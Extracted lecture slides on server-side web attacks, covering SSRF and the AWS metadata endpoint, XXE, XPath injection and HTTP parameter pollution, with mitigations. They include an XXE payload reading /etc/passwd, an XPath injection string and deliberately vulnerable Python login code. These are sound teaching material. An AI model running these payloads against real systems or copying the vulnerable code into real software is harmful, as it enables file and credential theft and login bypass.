- 169.254.169.254 is a special AWS endpoint that can be used to return information about an AWS VM (hostname, private address, IAM secret keys)

```
URL: http://169.254.169.254/latest/meta-data/hostname
```

```
Response: ec2-203-0-113-25.compute-1.amazonaws.com
```

Analysis of SSR in the wild [RAID2016]

- Pellegrino et al. investigated 68 online services
 - Pure blackbox testing
- 50 suffer from some form of Server-Side Request attack
 - Open proxy, Information Exfiltration, Protocol Bridging, ...
 - 10 deployed bypassable URL filters
 - 10 allow for Web Origin Laundering
- Notified developers of issues
 - 75% of SSRF flaws addressed
 - Less success for “less understandable” flaws

Securing Server-Side Requests

- Decision to allow request must be taken by same components that issues it
 - If need be, just use a firewall...
- Content-Disposition: attachment
 - ensures that file will not be displayed inline
 - mitigates Web Origin Laundering attacks
- Pin DNS results
 - potentially similar issues to DNS rebinding on client

Summary

Abusing XML External Entities (XXE)

- SYSTEM may also be contained in entity values
- Attacker may craft entities of his choosing
 - including SYSTEM in their values
- If external entities are allowed, attacker can read arbitrary files

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE attack [
  <!ELEMENT attack ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]
<attack>&xxe;</attack>
```

6

XPath Injection

- Consider data stored in XML format
 - XPath enables querying that data (based on a path "description")

Example: user database

```
from lxml import etree

username = "PhilipJFry" or 'a'='a'
password = "Unknown"

def login(user, pwd):
    f = open("database.xml")
    tree = etree.parse(f)
    matches = tree.xpath("//Employee[UserName/text()='%" + user + "%'
    and Password/text()='%" + pwd + "%']")
    if len(matches) > 0:
        return matches[0]

user = login(username, password)
```

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <UserName>PhilipJFry</UserName>
    <Password>SlurmCola</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>TurangaLeela</UserName>
    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

```
//Employee[UserName/text()='PhilipJFry'
or 'a'='a' and Password/text()='Unknown']
```

10

HPP: Duplicate names


Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl/libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl/lib?/?/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDPaola_v0 8.pdf

14

Server-Side Request Forgery

- Most prominent example: Server-Side Request Forgery (SSRF)
 - C wants to attack ES (behind firewall) to extract information
 - S is exposed to Internet, allowing C to bypass firewall



32

Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis